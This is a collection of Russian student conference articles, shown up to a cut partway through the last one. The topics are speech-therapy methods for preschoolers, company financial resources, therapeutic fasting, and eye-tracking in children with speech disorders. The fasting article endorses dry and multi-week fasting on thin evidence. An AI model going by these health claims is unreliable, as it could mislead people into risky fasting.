## ЛОГОПЕДИЧЕСКИЕ ТЕХНОЛОГИИ РАЗВИТИЯ ГРАФО- МОТОРНЫХ НАВЫКОВ У СТАРШИХ ДОШКОЛЬНИКОВ С ТЯЖЕЛЫМИ НАРУШЕНИЯМИ РЕЧИ

*Аннотация:* в данной статье рассматриваются логопедические технологии, направленные на развитие графо-моторных навыков у старших дошкольников с тяжелыми нарушениями речи (ТНР). Описываются методы и подходы, используемые специалистами в работе с дошкольниками с тяжелыми нарушениями речи.

*Ключевые слова:* графо-моторные навыки, старшие дошкольники, тяжелые нарушения речи, логопедические технологии, методы, подходы.

Avramenko M.A.  
master  
department Defectology and Inclusive Education  
Scientific advisor: Abashina N.N, associate professor of  
Defectology and Inclusive Education  
Don State Technical University  
Rostov-on-Don, Russia

## SPEECH THERAPY TECHNOLOGIES FOR THE DEVELOPMENT OF GRAPHO-MOTOR SKILLS IN OLDER PRESCHOOLERS WITH SEVERE SPEECH DISORDERS

*Abstract:* This article discusses speech therapy technologies aimed at developing grapho-motor skills in older preschoolers with severe speech impairments. The methods and approaches used by specialists in working with preschoolers with severe speech disorders are described.

*Keywords:* grapho-motor skills, older preschoolers, severe language disorders, speech therapy technologies, methods, approaches.

Совершенствование графо-моторных умений у детей с серьезными речевыми нарушениями играет ключевую роль в подготовке к учебе и становлении познавательных и коммуникативных функций. Особые

трудности у данной группы детей возникают при развитии мелкой моторики, что существенно сказывается на овладении письмом и чистописанием.

Обобщив различные трактовки понятия «графо-моторные навыки», представленные в работах таких исследователей, как Н.Г. Агаркова, М.М. Безруких и В.А. Илюхина, можно сделать вывод о том, что графо-моторные навыки представляют собой способность координировать движения руки и правильно ориентироваться в пространстве при письме, рисовании и выполнении других видов деятельности, требующих высокой точности.

Несмотря на значимость, развитию графических навыков письма у дошкольников уделяется недостаточно внимания в научных исследованиях. Отдельные аспекты этой проблемы затрагивались в работах таких исследователей, как Т.В. Ахутина (исследовала нарушения слухоречевой памяти), Л.С. Волкова (изучала состояние зрительного гнозиса), И.А. Зимняя (анализировала зрительно-пространственное восприятие, зрительную память и самоконтроль), А.В. Семенович (рассматривала зрительно-пространственные представления) и другие. Для повышения эффективности коррекционной работы, направленной на развитие графических навыков у дошкольников с общим недоразвитием речи, необходимо уделять больше внимания развитию именно этих неречевых компонентов.

В современной практике задачи коррекционного обучения сосредоточены на применении инновационных логопедических технологий, обеспечивающих персонализированный подход и комплексное взаимодействие различных специалистов. В работе с детьми применяются различные логопедические технологии, учитывая следующие аспекты:

– *Индивидуальный подход.* Каждый ребенок уникален и следующий подход требует индивидуального внимания к его потребностям и возможностям. Специалисты по речевому развитию обязаны осуществлять оценку развития ребенка, чтобы определить, какие именно аспекты графо-моторики нуждаются в улучшении и какие методы будут более эффективны.

– *Постепенность и последовательность.* При работе с детьми, имеющими серьезные речевые дефекты, логопедические технологии должны быть выстроены поэтапно. Рекомендуется начинать работу с элементарных упражнений, постепенно переходя к более сложным. Такой подход способствует избежать переутомления у ребенка и закрепить полученные знания на практике.

– *Мотивация.* Важность поддержания интереса ребенка играет важную роль в успешной логопедической работе. Применение игровых методов и подходов способно значительно улучшить результативность занятий. Разнообразные игры, ориентированные на совершенствование графо-моторных умений, способствуют лучшему усвоению материала детьми и превращают занятия в интересное времяпровождение.

Развитие графо-моторных умений на логопедических занятиях достигается путем применения различных практических методов. Можно выделить следующие методы:

*Игровые методы и сенсорные упражнения.* Неоднократно доказано, что ведущим видом деятельности у дошкольников является игровая. Использование сенсорных ковриков, тактильных материалов, песка и пластилина помогает укрепить мелкую моторику, улучшить координацию движения рук. Действия с песком дают возможность детям творить простые фигуры, что положительно влияет на становление умений письма. Проведение пальчиковых гимнастик и упражнений с пальцами рук, стимулируют мышцы и способствуют автоматизации звуков в речи.

*Методы, стимулирующие когнитивные процессы.* К таким методам можно отнести такие активности, как рисование по точкам, завершение незаконченных рисунков, копирование с использованием кальки, которые вовлекают не только руку, но и логику, аналитические способности и умение рассуждать.

*Альтернативные художественные техники.* Работа с пластилином (пластилинография), монотопия, кляксография (создание рисунков из клякс путем выдувания или доработки), штампинг (печатание с помощью штампов или оттисков), пуантилизм (точечная живопись посредством ватных палочек), энкаустика (рисование при помощи утюга), батик (роспись по ткани), расширяющие сенсорный опыт и предлагающий новый способ самовыражения.

*Физминутки с пальчиковым конструированием.* Создание с помощью пальцев различных образов, стимулирующее интерес, эмоциональный подъем и, как следствие, активизацию памяти и улучшения запоминания. Ярким примером этой такой деятельности является «Пальчиковый театр».

*Рисование и штриховка.* Изобразительное искусство и нанесение штрихов – это своего рода пролог к овладению письмом. Упражнения в рисовании, включая штриховку и обведение контуров, благоприятствуют развитию графо-моторных умений, повышают координацию движений и помогают научиться правильно держать и контролировать пишущий инструмент. Ребята осваивают проведение прямых и изогнутых линий, учатся создавать простые геометрические фигуры, что играет ключевую роль в будущем при написании букв.

*Арт-терапия с использованием манки.* Тактильное исследование материала и создание композиций, развивающие мелкую моторику и сенсорное восприятие.

Сочетание этих техник способствует не только развитию графо-моторных навыков, но и тренирует внимание, память, формирует мыслительные процессы (анализ, синтез, сравнение) и совершенствует пространственную ориентацию.

В заключении, представленные методы развития графо-моторных навыков будут эффективны в коррекционной работе с детьми с тяжелыми нарушениями речи. Использование комплексного подхода не только улучшает графо-моторные навыки, но и служит надежной базой для успешной

подготовки к школьному обучению, а также способствует облегчению освоения письменной речи в дальнейшем.

**Использованные источники:**

1. Ахутина, Т.В. Диагностика зрительно-вербальных функций у детей 5-7 лет [Текст] / Татьяна Ахутина // Школьный психолог. – 2001. – №15 – 10 с.
2. Безруких, М.М. Ступеньки к школе: Кн. Для педагогов и родителей [Текст] / М.М. Безруких, – М.: Дрофа, 2011. – 256 с.
3. Беззубцева, Г.В. Развиваем руку ребенка, готовим ее к рисованию и письму: Конспекты занятий с играми и упражнениями по развитию мелкой моторики и графических навыков у детей 5–7 лет [Текст] / Г.В. Беззубцева, Т.Н. Андриевская, – М.: Издательство «ГНОМ и Д», 2013. – 120 с.
4. Илюхина, В.А. Готовим руку к письму и учимся писать красиво / В.А. Илюхина. - М.: ИЗДАТЕЛЬСТВО "АСТ", 2003. - 296 с.
5. Павлова, Т.А. Развитие пространственного ориентирования у дошкольников и младших школьников [Текст] / Т.А. Павлова – М.: Школьная Пресса, 2014. – 64 с.

*Аламри Шата Мохаммад А.  
магистрант  
Московский педагогический  
государственный университет,  
Москва, Россия*

## **СОСТАВ И СТРУКТУРА ФИНАНСОВЫХ РЕСУРСОВ МЕЖДУНАРОДНОЙ КОМПАНИИ**

***Аннотация.** В статье рассмотрен состав и структура финансовых ресурсов международной компании. Проанализированы различные подходы к определению рассматриваемого понятия. Определены основные признаки финансовых ресурсов. На основании проведенного исследования предложено авторское определение категории «финансовые ресурсы».*

***Ключевые слова:** финансы предприятий, финансовые ресурсы, денежные средства.*

*Alamri Shata Mohammad A. Alamri,  
master's student  
Moscow Pedagogical  
State University,  
Moscow, Russia*

## **COMPOSITION AND STRUCTURE OF FINANCIAL RESOURCES OF A MULTINATIONAL COMPANY**

***Abstract.** The article examines the composition and structure of financial resources of an international company. Various approaches to defining the concept under consideration are analyzed. The main features of financial resources are defined. Based on the conducted research, the author's definition of the category "financial resources" is proposed.*

***Keywords:** enterprise finances, financial resources, cash.*

### **Введение**

Актуальность обращения к вопросам обеспечения международных компаний ресурсами определена общей мировой нестабильностью, санкционными войнами за ресурсы, необходимостью пересмотра традиционных цепочек поставок. Ресурсы – это все, что может быть использовано компанией для достижения своих целей, для удовлетворения собственных потребностей и потребностей субъектов внешней среды. Ресурсы в широком понимании являются основным источником реализации всех целей управленческой деятельности.

Финансовые ресурсы (пассивы) – это одна из наиболее используемых в финансовом менеджменте экономических категорий. Они являются базой для создания и развития предприятия и в процессе функционирования обеспечивает интересы государства, собственников и персонала<sup>7</sup>. Всякая организация, ведущая производственную или иную коммерческую деятельность должна обладать определенными источниками формирования имущества или пассивами, представляющими собой совокупность финансовых вложений необходимых для осуществления его хозяйственной деятельности<sup>8</sup>.

Финансовый менеджмент рассматривает источники финансирования, как возможность и совокупность пассивов мобилизовать финансовых ресурсы для получения прибыли.

Рассматривая экономическую сущность пассивов предприятия, следует отметить такие его характеристики как:

1. Пассивы характеризуют финансовые ресурсы предприятия, приносящие доход. В данном случае он может выступать изолированно от производственного фактора в форме инвестированного капитала.

3. Пассивы являются главным источником формирования благосостояния его собственников. Часть капитала в текущем периоде выходит из его состава и попадает в «карман» собственника, а накапливаемая часть капитала обеспечивает удовлетворение потребностей собственников в будущем.

4. Пассивы предприятия является главным измерителем его рыночной стоимости. В этом качестве выступает, прежде всего, собственный капитал предприятия, определяющий объем его чистых активов. Наряду с этим, объем используемого капитала на предприятии характеризует одновременно и потенциал привлечения им заемных финансовых средств, обеспечивающих получение дополнительной прибыли. В совокупности с другими факторами - формирует базу оценки рыночной стоимости предприятия.

5. Динамика пассивов предприятия является важнейшим показателем уровня эффективности его хозяйственной деятельности. Способность собственного капитала к самовозрастанию высокими темпами характеризует высокий уровень формирования, и эффективное распределение прибыли предприятия, его способность поддерживать финансовое равновесие за счет внутренних источников. В то же время снижение объема собственного капитала является, как правило, следствием неэффективной, убыточной деятельности предприятия.

Рассматривать понятие пассивов в отрыве от понятия «капитал организации» невозможно, так в своем роде эти понятия формируют

---

<sup>7</sup> Сунь Ц, Платонова Е.Д. Финансовая деятельность современного предприятия: содержание, принципы, эффективность [Электронный ресурс] / Электронное научно-практическое периодическое издание «Экономика и социум» Выпуск № 2-4(15) С.662-669. URL: <https://cyberleninka.ru/article/n/finansovaya-deyatelnost-sovremennogo-predpriyatiya-soderzhanie-printsipy-effektivnost>

<sup>8</sup> Бланк И. А. Основы финансового менеджмента. Т. 1. - К.: Ника - Центр, Эльга, 2001. - 592с.

Капитал и пассивы международных компаний характеризуется многообразием видов и систематизируется по следующим категориям:

1. По принадлежности предприятию выделяют собственные и заемные.

Собственный капитал включает в себя различные по своему экономическому содержанию, принципам формирования и использования источники финансовых ресурсов: уставный, добавочный, резервный капитал. Кроме того, в состав собственного капитала, которым может оперировать хозяйствующий субъект без оговорок при совершении сделок, входит нераспределенная прибыль; прочие резервы, которые организованы по законодательству или по учетной политике.

К собственным средствам относятся безвозмездные поступления (добавочный капитал) и правительственные субсидии. Величина уставного капитала должна быть определена в Уставе и других учредительных документах организации, зарегистрированных в соответствующих органах власти. Она может быть изменена только после внесения соответствующих изменений в учредительные документы.

Все собственные пассивы в той или иной степени служат источниками формирования средств, используемых организацией для достижения поставленных целей и решений задач организации<sup>9</sup>.

Заемный капитал общества характеризует привлекаемые для финансирования развития предприятия на возвратной основе денежные средства или другие имущественные ценности. Источники заемного капитала можно разделить на две группы - долгосрочные и краткосрочные. К долгосрочным в российской практике относятся те заемные источники, срок погашения которых превышает двенадцать месяцев. К краткосрочному заемному капиталу можно отнести кредиты, займы, а также вексельные обязательства - со сроком погашения менее одного года; кредиторскую и дебиторскую задолженность.

2. По формам инвестирования различают капитал в денежной, материальной и нематериальной формах, используемый для формирования уставного капитала предприятия. Инвестирование капитала этих формах разрешено национальным законодательством при создании новых предприятий, увеличения объема их уставных фондов.

3. По формам собственности выделяют частный и государственный капитал, инвестированный в предприятие в процессе формирования его уставного капитала.

4. По организационно - правовым формам деятельности выделяют следующие виды капитала: акционерный капитал, паевой капитал и индивидуальный капитал.

---

<sup>9</sup> Сунь Ц, Платонова Е.Д. Финансовая деятельность современного предприятия: содержание, принципы, эффективность [Электронный ресурс]. Электронное научно-практическое периодическое издание «Экономика и социум» Выпуск № 2-4(15) С.662-669 URL: <https://cyberleninka.ru/article/n/finansovaya-deyatelnost-sovremennogo-predpriyatiya-soderzhanie-printsipy-effektivnost>

5. По характеру использования собственником выделяют потребляемый и накапливаемый капиталы. Потребляемый капитал после его распределения на цели потребления теряет функции капитала. Он представляет собой отток средств предприятия, осуществляемых в целях потребления (выплаты дивидендов, процентов, социальные нужды предприятия и его работников). Накапливаемый капитал характеризует различные формы его прироста в процессе капитализации прибыли, дивидендных выплат и т.д.<sup>10</sup>

Приведенный перечень в целом отражает основные виды пассивов международной организации, используемых в научной терминологии и практике финансового менеджмента. В нем присутствуют основные классификационные признаки.

Таким образом, можно выделить и сформулировать основные сущностные характеристики финансовых ресурсов организации:

1) понятие «финансовые ресурсы» тесно связано с понятием «финансы» и существование одного невозможно без существования другого. Формирование и использование финансовых ресурсов является одним из специфических признаков финансов, отличающим их от других распределительных категорий; финансовые ресурсы выступают материальным содержанием финансовых отношений;

2) финансовые ресурсы являются сложной экономической категорией, составляющей основу функционирования предприятия любой организационно-правовой формы.

3) финансовые ресурсы организации функционируют в денежной форме;

4) формирование финансовых ресурсов организации может происходить за счет собственных средств и ресурсов, мобилизуемых на финансовом рынке и поступающем в порядке перераспределения;

5) основное назначение финансовых ресурсов организации заключается в обеспечении ее жизнедеятельности и дальнейшего развития;

6) финансирование и использование финансовых ресурсов контролируется субъектом хозяйствования самостоятельно в соответствии с предусматриваемым целевым значением.

Финансовые ресурсы организации отражаются в пассивах ее баланса. Пассивы предприятия формируются за счет источников в виде источников средств краткосрочного назначения и авансированного капитала (долгосрочные источники)<sup>11</sup>.

Основу управления собственным капиталом, как основной частью пассивов предприятия составляет управление формированием его собственных финансовых ресурсов. В целях обеспечения эффективности управления этим процессом на предприятии разрабатывается обычно

<sup>10</sup> Румянцева Е.Е. Финансы организаций: финансовые технологии управления предприятием. - М.: ИНФРА-М, 2003. - 422с.

<sup>11</sup> Джонатан Сазерленд, Дайан Кэнуэлл. Бухгалтерский учет и финансы. Ключевые понятия. - М.: ЭРА, 2004. - 216с.

специальная финансовая политика, направленная на привлечение собственных финансовых ресурсов из различных источников в соответствии с потребностями его развития в предстоящем периоде.

Политика формирования собственных пассивов представляет собой часть общей финансовой стратегии предприятия, заключающейся в обеспечении необходимого уровня самофинансирования его производственного развития.

Разработка политики формирования собственных финансовых ресурсов осуществляется по следующим основным этапам<sup>12</sup>.

1. Анализ формирования собственных пассивов предприятия в предшествующем периоде. Целью такого анализа является выявление потенциала формирования собственных пассивов и их соответствия темпам развития предприятия.

На первом этапе анализа изучаются общий объем формирования собственных финансовых ресурсов, соответствие темпов прироста собственного капитала темпам прироста активов и объема реализуемой продукции предприятия, динамика удельного веса собственных ресурсов в общем объеме формирования финансовых ресурсов в предплановом периоде.

На втором этапе анализа рассматриваются источники формирования собственных пассивов. В первую очередь изучается соотношение внешних и внутренних источников формирования, а также стоимость привлечения собственного капитала за счет различных источников.

На третьем этапе оценивается достаточность собственных пассивов, сформированных на предприятии в предплановом периоде. Критерием такой оценки выступает показатель «коэффициент самофинансирования развития предприятия». Его динамика отражает тенденцию обеспеченности развития предприятия собственными финансовыми ресурсами.

2. Определение общей потребности в собственных пассивах. Эта потребность определяется по следующей формуле (1):

$$Псфр = Пк \times Уск / 100 - СКн + Пр \quad (1),$$

где Псфр - общая потребность в собственных финансовых ресурсах предприятия в планируемом периоде;

Пк - общая потребность в капитале на конец планового периода;

Уск - планируемый удельный вес собственного капитала в общей его сумме;

СКн - сумма собственного капитала на начало планируемого периода;

Пр - сумма прибыли, направляемой на потребление в плановом периоде.

3. Оценка стоимости привлечения собственного капитала из различных источников. Результаты такой оценки служат основой разработки управленческих решений относительно выбора альтернативных источников

<sup>12</sup> Р. Г. Попова, И. Н. Самонова, И. И. Добросердова. Управление финансами (финансы предприятий). - М.: изд-во «Финансы и статистика», 2004. - 224 с.

формирования собственной части пассивов, обеспечивающих прирост собственного капитала предприятия.

4. Обеспечение максимального объема привлечения собственных финансовых ресурсов за счет внутренних источников. До того, как обращаться к внешним источникам формирования собственных финансовых ресурсов, должны быть реализованы все возможности их формирования за счет внутренних источников. Так как основными планируемыми внутренними источниками формирования собственных финансовых ресурсов предприятия являются, сумма чистой прибыли и амортизационных отчислений, то в первую очередь следует в процессе планирования этих показателей предусмотреть возможности их роста за счет различных резервов<sup>13</sup>.

5. Обеспечение необходимого объема привлечения собственных финансовых ресурсов из внешних источников. Объем привлечения собственных финансовых ресурсов за счет внешних источников призван обеспечить ту их часть, которую не удалось сформировать за счет внутренних источников финансирования.

6. Оптимизация соотношения внутренних и внешних источников формирования части собственных пассивов. Процесс этой оптимизации основывается на следующих критериях:

1) обеспечение минимальной совокупной стоимости привлечения собственных финансовых ресурсов;

2) обеспечение сохранения управления предприятием первоначальными его учредителями.

Эффективность разработанной политики формирования ресурсов компании оценивается с помощью коэффициента самофинансирования развития предприятия в предстоящем периоде. Его уровень должен соответствовать поставленной цели.

**Заключение**

Таким образом, успешная реализация разработанной политики формирования ресурсов связана с решением следующих основных задач:

- проведением объективной оценки стоимости отдельных элементов собственного капитала;

- обеспечением максимизации формирования прибыли предприятия с учетом допустимого уровня финансового риска;

- формированием эффективной политики распределения прибыли (дивидендной политики) предприятия;

формированием и эффективным осуществлением политики дополнительной эмиссии акций (эмиссионной политики) или привлечения дополнительного паевого капитала и др.<sup>14</sup>.

### **Использованные источники**

<sup>13</sup> Ефимова О. В. Анализ собственного капитала. // Бухгалтерский учет. - 2001. №1. - с.18-21.

<sup>14</sup> Шермет А. Д., Сайфулин Р. О. и др. Методика финансового анализа. М.: Инфра, 2000. - 154с.

1. Бланк И. А. Основы финансового менеджмента. Т. 1. - К.: Ника - Центр, Эльга, 2001. - 592с.
2. Дайан Кэнуэлл. Бухгалтерский учет и финансы. Ключевые понятия. - М.: ЭРА, 2004. - 216с.
3. Новодворский В. Д. «Об акционерном обществе, его уставном и резервном капитале»././Бухгалтерский учет, 1999. №11. - с. 3-21.
4. Румянцева Е.Е. Финансы организаций: финансовые технологии управления предприятием. Учебное пособие. - М.: ИНФРА-М, 2003. - 422с.
5. Сунь Ц, Платонова Е.Д. Финансовая деятельность современного предприятия: содержание, принципы, эффективность [Электронный ресурс]. Электронное научно-практическое периодическое издание «Экономика и социум» Выпуск № 2-4(15) С.662-669 URL: <https://cyberleninka.ru/article/n/finansovaya-deyatelnost-sovremennogo-predpriyatiya-soderzhanie-printsipy-effektivnost> Джонатан Сазерленд,
6. Р. Г. Попова, И. Н. Самонова, И. И. Добросердова. Управление финансами (финансы предприятий). - М.: изд-во «Финансы и статистика», 2004. – 224 с.
7. Ефимова О. В. Анализ собственного капитала././Бухгалтерский учет. - 2001. №1. - с.18-21.
8. Шеремет А. Д., Сайфулин Р. О. и др. Методика финансового анализа. М.: Инфра, 2000. - 154с.

УДК 613.2:612.3

*Александров В.А.*  
*студент*  
*Уральский государственный медицинский университет,*  
*Шихалева Е.П.*  
*студент*  
*Уральский государственный лесотехнический университет*  
*Синдимирова М.В.*  
*преподаватель*  
*кафедра психофизической культуры*  
*СУНЦ*  
*Уральский Федеральный университет*  
*Научный руководитель: Малозёмов О.Ю., канд. пед. наук*  
*доцент*  
*кафедра физической культуры*  
*Уральский государственный медицинский университет*  
*Екатеринбург*

## **ПРИРОДНО-ВОССТАНОВИТЕЛЬНЫЕ ВОЗМОЖНОСТИ ЛЕЧЕБНОГО ГОЛОДАНИЯ**

*Аннотация.* В статье рассматриваются механизмы и возможности лечебного голодания, а также низкокалорийной диеты для нормализации психофизического состояния человека и продления его жизни.

*Ключевые слова:* лечебное голодание, оздоровление.

*Alexandrov V.A.*  
*student*  
*Ural State Medical University*  
*Shikhaleva E.P.*  
*student*  
*Ural State Forestry Engineering University*  
*Syndimirova M.V.*  
*lecturer*  
*Department of Psychophysical Culture*  
*SUNC*  
*Ural Federal University*  
*Scientific supervisor:*  
*Malozemov O.Yu ., Candidate of Pedagogical Sciences*  
*associate professor*  
*Department of Physical Culture*  
*Ural State Medical University*  
*Ekaterinburg*

## NATURAL RESTORATION OPPORTUNITIES THERAPEUTIC FASTING

*Annotation.* The article discusses the mechanisms and possibilities of therapeutic fasting, as well as a low-calorie diet to normalize a person's mental and physical condition and prolong his life.

*Key words:* therapeutic fasting, health improvement.

В настоящее время многие люди в поисках способов улучшения качества собственной жизни и избавления от заболеваний обращают внимание на нетрадиционные медицинские оздоровительные практики, малозатратные способы оздоровления. Одной из таких практик естественного оздоровления является лечебное голодание (ЛГ), основанное на полном или частичном отказе от пищи. Целью ЛГ является восстановление здоровья и очищение организма. Данный метод имеет глубокие исторические корни и был частью медицинских традиций в различных культурах. В настоящее время интерес к нему вырос в связи с исследованиями в области метаболизма и иммунологии.

С физиологических позиций отсутствие пищи активирует аутофагию – процесс утилизации повреждённых клеток, а также способствует снижению уровня инсулина и глюкозы. Организм начинает использовать жировые запасы в качестве энергии, что сопровождается выработкой кетоновых тел [4, 5]. Эти адаптационные механизмы не только поддерживают жизнедеятельность, но и способствуют регенерации тканей и улучшению общего самочувствия. В отсутствие пищи активизируется сложная цепь адаптивных специфических и неспецифических реакций. Печень осуществляет адаптивное переключение энергетического метаболизма с «углеводного» типа на «жировой», тем самым обеспечивая его качественную структурно-функциональную перестройку [4, 5]. При этом происходит мобилизация энергетических ресурсов и их целесообразное перераспределение между различными органами и тканями, что позволяет голодающему организму на определённых сроках лишения пищи активно бороться за выживание.

ЛГ может применяться при таких состояниях, как избыточный вес, нарушения обмена веществ, усталость хронического характера, кожные заболевания, артериальная гипертензия, а также заболеваниях неврогенного характера. Противопоказаниями к ЛГ могут являться: беременность, период лактации, тяжёлые патологии, психические расстройства и эндокринные заболевания.

ЛГ состоит из трёх основных этапов: адаптационного, основного и восстановительного [1]. На первом этапе рацион упрощается, исключаются тяжёлые продукты. Во время основной фазы пациент употребляет только воду (иногда допускаются отвары трав). На заключительной стадии важно плавно вернуться к полноценному питанию, начиная с лёгкой пищи.

При ЛГ важно медицинское сопровождение, поскольку при его неправильном проведении возможны осложнения: дегидратация, нарушение электролитного баланса, рецидив хронических заболеваний, слабость. В целом же основными положительными эффектами ЛГ являются: снижение массы тела, стабилизация давления и сахара в крови, повышение уровня энергии, улучшение сна и состояния кожи, улучшение общего психофизического состояния человека.

ЛГ может проводиться в различных формах: 1) сухое голодание (исключаются пища и жидкость), 2) водное голодание (пить только чистую воду), 3) интервальное (предполагает чередование периодов приёма пищи и голодания (например, 16 часов голодания и 8 – питания)), 4) ограниченное по калориям (минимальное потребление пищи (до 500 ккал в сутки)).

Длительность ЛГ дозируется индивидуально в зависимости от возраста, начальной массы тела, заболеваний, но в основном курс составляет 7-21 день. В целях профилактики рекомендуется краткосрочное голодание с разгрузочным сроком 3-7 дней.

Выход из ЛГ (период восстановления) очень важный этап, поскольку организм переключается обратно – с эндогенного на экзогенное питание. В это время важны диета (преимущественно растительно-молочная) и постепенность в наращивании объёма, ассортимента блюд и при снижении количества приёмов пищи от 7–10 до 3–4 раз в день.

Ещё одним эффектом ЛГ является возможное увеличение продолжительности жизни. Исследования [2, 3] показали, что в ходе голодания активируются гены, способствующие долголетию, и снижается уровень воспалительных процессов в организме. В целом же при снижении калорийности питания наблюдается мягкое стрессорное воздействие на организм – гормезис, проявляющийся в стимуляции физиологических функций. У подопытных животных гормезис на фоне ограничения калорийности способствовал отсрочке многих возрастных изменений, снижал риск развития аутоиммунных заболеваний, злокачественных опухолей, патологии сердца и сосудов, нейродегенеративных расстройств и в целом достоверно увеличивал продолжительность жизни.

Приведём пример конкретного клинического случая с использованием ЛГ. Пациентка: возраст – 38 лет, индекс массы тела – 32 (ожирение 1 степени), образ жизни малоподвижный, жалобы на усталость, апатию, бессонницу, головные боли, снижение либидо. Показатели до ЛГ: глюкоза натощак – 6.1 ммоль/л (норма 3.9–5.5 ммоль/л), инсулин – 22 мкЕд/мл (норма < 16 мкЕд/мл), холестерин общий – 6.5 ммоль/л (норма < 5.2 ммоль/л), АД – 145/90 мм рт. ст. (норма < 130/85 мм рт. ст.), уровень витамина D – 18 нг/мл (норма > 30 нг/мл), жалобы по шкале усталости (VAS) – 8/10 (норма –). Программа ЛГ: подготовительный период 3 дня (отказ от сахара, кофе, мяса, переход на растительную пищу), голодание 5 дней (только вода, минеральная вода, травяные чаи, медицинское наблюдение), выход из голодания 5 дней (соки, затем овощные супы, каши на воде, фрукты). Динамика показателей после ЛГ:

масса тела – 5,2 кг, объём талии – 7 см, глюкоза натощак – 0,9ммоль/л, инсулин – 9 мкЕд/мл, АД 120/80 мм рт. ст. (нормализация), жалобы по шкале усталости (VAS) – 5/10 (улучшение). Основной вывод о том, что в данном случае кратковременное контролируемое ЛГ показало выраженный положительный эффект на фоне метаболических нарушений и хронической усталости.

В заключение отметим, что большинство нутрициологов считают гипокалорийную диету и интервальное голодание двумя совершенно различными формами диетических ограничений. Однако, оба метода можно уверенно рекомендовать к использованию в целях общего улучшения психофизического состояния.

#### **Использованные источники:**

1. Брэгг П.С. Чудо голодания. – М.: Молодая гвардия, 1989. – 267 с.
2. Буров П. Г., Кузьменко Д. И., Серебров В. Ю. Компоненты сфингомиелинового цикла и активность нейтральной сфингомиелиназы печени крыс на различных фазах голодания // Вестник новых медицинских технологий. – 2011а. – Т. 18, № 3. – С. 20-22.
3. Гланц С. Медико-биологическая статистика – М.: Практика, 1999. – 193 с.
4. Информационный бюллетень WHO Mediacentre «Ожирение и избыточный вес». – 2013. – Март. – № 311.
5. Ожирение и нарушения метаболизма липидов / под. ред. С.Н. Удинцева, В.Ю. Сереброва. – Томск, 2008. – 348 с.

*Алиева Н.И.  
аспирант*

*Научный руководитель: Ефимова В.Л. д.п.н  
Российский государственный педагогический  
университет им. А. И Герцена  
Санкт – Петербург, Россия*

## **ПУПИЛЛОМЕТРИЯ, КАК ПСИХОФИЗИОЛОГИЧЕСКИЙ МЕТОД ИССЛЕДОВАНИЯ КРЕАТИВНОСТИ У ДЕТЕЙ С НАРУШЕНИЯМИ РЕЧИ**

***Аннотация:** Пупиллометрия – психофизиологический метод изучения реакций зрачка. Исследователи выделяют три наиболее важных с точки зрения психофизиологии глазных реакций: сужение и расширение зрачка, мигание и движения глаз. Зрачок- это круглое отверстие в центре радужки через которое свет попадает на сетчатку.*

*Движения глаз представляют большой интерес для психофизиологов и психологов, так как с этой точки зрения наиболее важная функция движения глаз заключается в том, чтобы поддерживать значимое (интересующее) для человека изображение в центре сетчатки, где сохраняется самая высокая острота зрения. Метод регистрации движения глаз называется электроокулография.*

***Ключевые слова:** пупиллометрия, айтрекинг, креативность, сужение и расширение зрачка, мигание, движение глаз.*

*Aliyeva N.I.  
graduate  
student*

*Russian State Pedagogical University A. Herzen,  
St.Petersburg, Russia*

## **PUPILLOMETRY AS A PSYCHOPHYSIOLOGICAL METHOD FOR STUDYING CREATIVITY IN CHILDREN WITH SPEECH DISORDERS**

***Abstract:** Pupillometry is a psychophysiological method for studying pupil reactions. Researchers identify three most important eye reactions from the point of view of psychophysiology: pupil constriction and dilation, blinking and eye movements. The pupil is a round opening in the center of the iris through which light enters the retina.*

*Eye movements are of great interest to psychophysiologicals and psychologists, since from this point of view the most important function of eye movements is to maintain a significant (interesting) image for a person in the center of the retina,*

*where the highest visual acuity is maintained. The method of recording eye movements is called electrooculography.*

**Key words:** *pupillometry, eye tracking, creativity, pupil constriction and dilation, blinking, eye movement.*

Диаметр зрачка человека может изменяться от 1.5 до 9 мм в зависимости от освещенности помещения, эмоциональной и когнитивной нагрузки, заболеваний головного мозга (болезнь Паркинсона, Альцгеймера, РАС), возраста, при стрессе.

От психического состояния человека зависит частота мигания (периодическое смыкание век). Средняя частота мигания может осуществляться от 1 до 46 раз в минуту с длительностью одного эпизода 0,35 с. Это физиологическая особенность, обеспечивающая жизнедеятельность органа.

В представленной статье будут описаны промежуточные результаты пупиллометрии полученные во время исследования креативности у детей в возрасте от четырех до шести лет с различными нарушениями речи. В исследовании приняли участие шестьдесят человек – экспериментальная группа и тридцать человек – контрольная группа.

Исследование проводилось при помощи айтрекинга - видеокамеры системы Eyegaze Analysis System (Система анализа движения глаз), LC Technologies, Inc.(США), которая подсвечивает роговицу глаза. Все результаты занесены в сводную таблицу.

В рамках изучения формирования модели психического у детей в дошкольном возрасте с различными нарушениями речи была использована психофизиологическая методика – пупиллометрия, представляющая интерес не только с точки зрения понимания детьми обращенной речи, но и развития у них креативности. Исходя из знаний о межполушарной асимметрии и корреляции колебания диаметра зрачка с психоэмоциональным состоянием человека, при помощи айтрекинга - инфракрасной камеры- было проведено исследование с детьми не понимающими обращенную речь, понимающими ее в малом объеме или выборочно, но имеющими по предыдущим исследованиям (прогрессивные матрицы Равена) высокий процент невербального интеллектуального развития и взаимодействия.

В рамках исследования детям предлагались задания на понимание обращенной речи и творческие задания. При этом все испытуемые находились в равных условиях (присутствие родителей, освещенность помещения и монитора компьютера, степень эмоционального возбуждения на момент проведения эксперимента, длительность ночного или дневного сна, прием пищи, неврологический статус), отличались по возрасту.

На экране монитора появлялась картинка, в центре которой изображен мальчик, в нижнем правом углу - конфета, в верхнем левом – машинка. Взгляд мальчика направлен на конфету. Ребенку был задан вопрос: «Что хочет мальчик?» Неговорящему малышу, при условии, что он понял задание на слух,

необходимо было посмотреть на конфету (правильный ответ). За направлением взгляда ребенка неотрывно следила инфракрасная камера, которая регистрировала не только время фиксации взгляда ребенка на правильном или неправильном варианте ответа, но и выполняла замеры зрачка, записывала время его расширения и сужения. По такому же принципу детям были представлены еще две картинки на мониторе компьютера и заданы вопросы на понимание обращенной речи и формирование модели психического. На второй картинке в центре изображена большая коробка. В нижнем правом углу изображена девочка, взгляд которой, ее поза, положение рук – говорит о том, что она заглянула и знает, что лежит в коробке. В левом верхнем углу изображен мальчик, смотрящий вдаль. Вопрос: «Кто знает, что лежит в коробке?». Третий тест был еще более сложного уровня. На мониторе в нижнем правом углу изображены девочка с собакой, в верхнем левом – мальчик мечтающий о собаке (животное нарисовано в облаке). Вопрос: «У девочки есть собака. Мальчик мечтает о собаке. Кто будет играть с собакой?»

